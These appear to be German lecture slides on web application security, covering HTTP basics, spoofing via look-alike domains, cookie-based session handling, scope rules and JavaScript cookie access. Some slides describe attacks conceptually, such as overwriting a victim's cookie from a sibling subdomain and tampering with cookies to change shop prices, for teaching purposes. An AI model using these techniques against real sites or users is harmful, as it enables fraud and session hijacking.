

IT-Sicherheit

2. Sicherheit von Web-Anwendungen

Prof. Dr. Tobias Straub
Masterprogramm Informatik

www.dhbw.de


(Un-)Sicherheit von Web-Anwendungen

- Inhalt:
 1. Grundlagen, Übersicht der wichtigsten *Sicherheitsprobleme*
 2. Session-Verwaltung, *Cookies, Tracking*
 3. *Java Script*-Sicherheit
 4. *OWASP Top 10 Risiken* in Web-Anwendungen
 5. *Content Security Policy* zum Schutz gegen Injection
 6. Sonstige Schutzmechanismen, neuere Entwicklungen
- Quellen / Literaturempfehlungen:
 - [Eckert] IT-Sicherheit Konzepte - Verfahren – Protokolle (eBook verfügbar)
 - [Sullivan, Liu] Web Application Security, McGraw-Hill
 - [Zalewski08] Browser Security Handbook, <http://code.google.com/p/browsersec/>
 - [Zalewski12] Tangled Web - Der Security-Leitfaden für Webentwickler, dpunkt.verlag
 - [TUBerlin] <http://www.inet.tu-berlin.de/menue/teaching0/ss2015/is15/>


WWW-Grundlagen

- Was passiert beim Aufruf einer Webseite?
 - (DNS-Auflösung des Hostnamens des Webserver)
 - HTTP Request des Browsers
 - HTTP Response des Webserver
 - Browser zeigt Seite an

- i.d.R. Seiten **dynamisch** auf Server erzeugt, z.B. mit
 - PHP
 - ASP.NET
 - Python



WWW-Grundlagen (2)




Verbindung Webserver und Programmcode:

- frühere Methode: Schnittstelle **Common Gateway Interface (CGI)**
- aktuell: Integration von **Interpreter** (z.B. mod_php bei Apache, ASP bei IIS) oder spezieller Server (z.B. node.js)

Übersicht der wichtigsten Sicherheitsprobleme [Eckert: 3.5.2]


- typisch: **Multi-Tier-Architektur**
 - Programmier-/Konfigurationsfehler können Webserver, Anwendung und Daten beeinträchtigen
 - Angriffe können sich gegen jede Komponente richten



Eigenheiten von HTTP [RFC7231]

- von Haus aus keine Maßnahmen zur
 - Verschlüsselung und Datenintegrität (nur mit SSL/TLS)
 - Authentifizierung des Servers
(Authentifizierung des Clients per *Basic/Digest Authentication* möglich)

=> erleichtert **Mitlesen** sowie **Maskierung**

A screenshot of a web browser's login page for the domain 'dhw-stuttgart.de'. The page has a light gray background. At the top, it says 'Diese Website fordert Sie auf, sich anzumelden.' Below this, there are two input fields: 'Benutzername' with the text 'administrator' and 'Passwort' with masked characters '.....'. At the bottom right, there are two buttons: 'Abbrechen' (gray) and 'Anmelden' (blue).

- Beeinträchtigungen der **Privatsphäre** durch
 - Offenlegung von Informationen im *HTTP-Header*:
Referer enthält zuletzt besuchte Seite
 - Tracking: Verfolgung über *automatisch übertragene Cookies*
 - Identifikation des Systems über Kombination von *Browser-Merkmalen*, die (fast) eindeutigen „Fingerabdruck“ ermöglichen

=> Details siehe unten

Beispiele für Angriffe auf Web-Anwendungen

- Ausnutzen von **Sicherheitslücken in serverseitigen Skripten**:
 - Manipulation von Parametern
 - Ausführungen von eingeschleustem Code
- **Spoofing** = Täuschung der Benutzer durch nachgemachte Seite
 - *Typejacking*, d.h. minimale Änderung an Domainnamen, die für User schwer erkennbar ist, z.B. `paypai1`, `paypa1` statt `paypal`
 - *Adressbar Spoofing*: Auffüllen von Domainnamen, die insb. auf mobilen Geräten wegen ihrer Länge nur teilweise angezeigt werden
z.B. `www.dhbw-stuttgart.de.malicious.hacker.site.com`
 - *Nachbau der Browser-Sicherheits-Anzeigen und -Dialoge*
Fehlen eines “Trusted Path”, erleichtert durch JavaScript-Feature `requestFullScreen()`
- Ausnutzen von **HTML5-Features**
 - ermöglicht Entwicklung kompletter Anwendungen, die auch offline nutzbar sind
 - Ausweitung des lokalen Speichers durch Web Storage, IndexedDB => Gefahren von Tracking, Ablage von persistentem Schadcode/rechtswidrigen Inhalten

2. Session-Verwaltung bei HTTP

- HTTP ist **zustandsloses Protokoll**
 - ⇒ jeder Request wird als eigenständige Anfrage verstanden, verschiedene Anfragen können so nicht einem Benutzer/Kontext zugeordnet werden
- Abhilfe: **Session-Verwaltung**
 - typischerweise per Cookies
 - Alternativen: URL-Rewriting, Hidden Form Fields
- Funktionsprinzip mit Cookies:
 - beim 1. Abruf einer Webseite erzeugt Server eindeutige ID, gibt diese in Cookie zurück (als Feld im HTTP Response Header)
 - bei späteren Abrufen (derselben Domain, s.u.) wird Cookie automatisch vom Browser mitgeschickt,
 - ⇒ Webseite kann so zusammengehörige Anfragen erkennen, da jeder ID eine Session (= Sammlung von Daten zu aktiver Verbindung) zugeordnet ist

Cookies: Beispiel

- Ausschnitt
HTTP-Response / -Request

Server -> Client

Set-Cookie:

```
lbbw_banking_session=13YW...K2;  
path=/;HTTPOnly=;secure
```

Client -> Server

Cookie:

```
lbbw_banking_session=13YW...K2
```

Server -> Client

```
Set-Cookie: _octo=GH1....;  
domain=.github.com; path=/  
expires=Wed, 13 Mar 2019 15:04:50 -0000  
Set-Cookie: logged_in=no;  
domain=.github.com; path=/  
expires=Fri, 13 Mar 2037 15:04:50 -  
0000; secure; HttpOnly
```



Aufbau von Cookies [vgl. RFC6265]

- Aufbau: Set-Cookie: <Name-Value-Pair>
 - Bsp: Set-Cookie: _octo=GH1...
 - optional: ein oder mehrere Attribute durch ; getrennt (Bedeutung: s.u.)
 - domain=.github.com
 - path=/
 - expires=Wed, 13 Mar 2019 15:04:50 -0000

- Identifizierung eines Cookies durch **Kombination (Name, domain, path)**
d.h. bspw.

(JSESSIONID, banking.bw-bank.de, /) **≠** (JSESSIONID, bw-bank.de, /)

- Spezifikation (Umsetzung browserabhängig)
 - unterstützte Größe: mindestens 4096 Byte
 - unterstützte Anzahl: mindestens 50 Cookies pro Domain

Cookie-Attribute [vgl. RFC6265]

aktuell: Überarbeitung im Gange <https://datatracker.ietf.org/doc/draft-ietf-httpbis-rfc6265bis/>

- **Geltungsbereich** (genaue Regeln siehe unten)
 - *domain*: definiert zulässige Domains
 - falls nicht angegeben: *Host-Only-Cookie* mit aktueller Domain
 - *path*: definiert zulässige Pfade
 - falls nicht angegeben: Pfad aus aktueller URL
- **Gültigkeitsdauer** (kann immer wieder verlängert werden)
 - *expires*: Ablaufdatum bei „persistent cookie“
 - falls nicht gesetzt: beim Schließen des Browsers („session cookie“)
 - *max-age*: Ablaufzeit in Sekunden
 - Löschen erzwingen: setze Datum in Vergangenheit bzw. Ablaufzeit = 0
- **Sicherheit**:
 - *secure*: wird vom Browser nur über https:// übertragen
 - *httpOnly*: Browser darf Auslesen durch JavaScript nicht erlauben

Regeln für Cookies

Ziel: Server soll nur Cookies in seinem Geltungsbereich sehen

Setzen von Cookies – Festlegung durch Server:

- für *domain*-Attribut sind **alle Suffixe** des Hostnamen zulässig, jedoch
 - **keine Top-Level-Domains** (TLD) wie `.de`, `.com`, `.co.uk`
 - **keine "public suffixes"** (-> Liste von Mozilla: <https://publicsuffix.org>)
wie z.B. `myfritz.net`, `github.io`, `dyndns.org`

Beispiele:

Cookie wird gesetzt von `foo.example.com`

- zulässig: `foo.example.com`, `.example.com`
 - unzulässig: `www.example.com`, `.dhbw.de`, `.com`
- `login.dhbw.de` kann also Cookie für `.dhbw.de` setzen

- für *path*-Attribut können **alle Werte** gesetzt werden

Auslesen von Cookies (Übermittlung durch Browser)

- Regel: Browser schickt alle Cookies, für die gilt
 - *domain-Attribut* ist Suffix des Domainnamens in URL
 - bzw. stimmt *exakt* überein bei *Host-Only*-Cookie
 - **und** *path-Attribut* ist Präfix des Pfads in der URL
 - **und**, falls *secure-Attribut* vorhanden: Protokoll ist https://
- Beispiel: vier Cookies gesetzt von `login.dhbw.de`
 - `name=Alice; domain=login.dhbw.de; path=/; secure`
 - `ID=123; domain=.dhbw.de; path=/`
 - `login=true; domain=.dhbw.de; path=/test/`
 - `sess=CXH`

Aufruf von ... Übertragene Cookies

`http://www.dhbw.de/` ID=123
`http://login.dhbw.de/` ID=123; sess=CXH
`https://login.dhbw.de/` ID=123; sess=CXH; name=Alice
<http://www.dhbw.de/test/a/> login=true; ID=123

Reihen-
folge
beliebig

Zusammenfassung

Ursprung: Cookie gesetzt von `foo.example.com/my/a/index.html`

Wert des “domain”-Attributs	wird gesendet an Seiten *)
fehlt (Host-Only Cookie)	<code>foo.example.com</code>
<code>foo.example.com</code>	<code>foo.example.com</code> und Subdomains
<code>bar.foo.example.com</code> (spezieller)	unzulässig -> nicht gesetzt
<code>example.com</code> (allgemeiner)	<code>example.com</code> und Subdomains
<code>.com</code> (TLD)	unzulässig -> nicht gesetzt
<code>bar.example.com</code> , <code>web.de</code>	unzulässig -> nicht gesetzt
Wert des “path”-Attributs	
fehlt	<code>/my/a/</code> und Unterverzeichnisse
<code>/my/</code>	<code>/my/</code> und Unterverzeichnisse
<code>/other/</code>	<code>/other/</code> und Unterverzeichnisse

Bem: Notationen mit und ohne führenden Punkt sind gleichwertig: `domain:example.com` = `domain:example.com`


*) subtile Unterschiede der einzelnen Browser siehe: <https://gertjans.home.xs4all.nl/javascript/cookies.html>



Cookie-Handling mit JavaScript

- Cookies können auch client-seitig bearbeitet werden
 - Setzen per `document.cookie = "ID=Alice; expires = ..."`
 - Auslesen z.B. per `alert(document.cookie)` in der Entwickler-Konsole liefert Zeichenkette mit Name-Value-Pairs (Attribute sind nicht zugänglich)


- Löschen einzelner Cookies
per `document.cookie = "ID=Alice; max-age = 0"`



Probleme mit Cookies

- Server:
 - erhält Name-Value-Pair, dieses ist *nicht gegen Veränderung auf Client-Seite geschützt*
 - sieht nicht die ursprünglichen Attribute (wie z.B. *secure*)
 - weiß nicht, von welcher Domain ein Cookie gesetzt wurde
- Beispiel: **Überschreiben eines Cookies**
 - Alice meldet sich bei `login.dhbw.de` an, erhält Cookie `id=Alice; domain=dhbw.de; path=/; ...`
 - Alice besucht `evil.dhbw.de`, diese Seite überschreibt Cookie mit `id=Bob; domain=dhbw.de; path=/; ...`
 - Alice besucht `moodle.dhbw.de`, um ihre Übungsaufgabe einzureichen
-> Aktion wird Bob zugerechnet

Probleme mit Cookies (Forts.)



- Beispiel: **Löschen / Verändern von Cookies**

- Firefox-Erweiterungen:

- Cookiebro, Cookie Manager (Cookies anzeigen und bearbeiten)
 - TamperData (Requests bearbeiten)

- „Klassiker:“ Manipulation von Cookies (oder versteckten Formularfeldern), um Preise im Web-Shop zu verändern

Bem: Feld „First Party Domain“ gibt an, von wo (=first party) eine Drittanbieter-Seite mit Cookie eingebunden wurde

- Weitere Bedrohungen (s.u.):

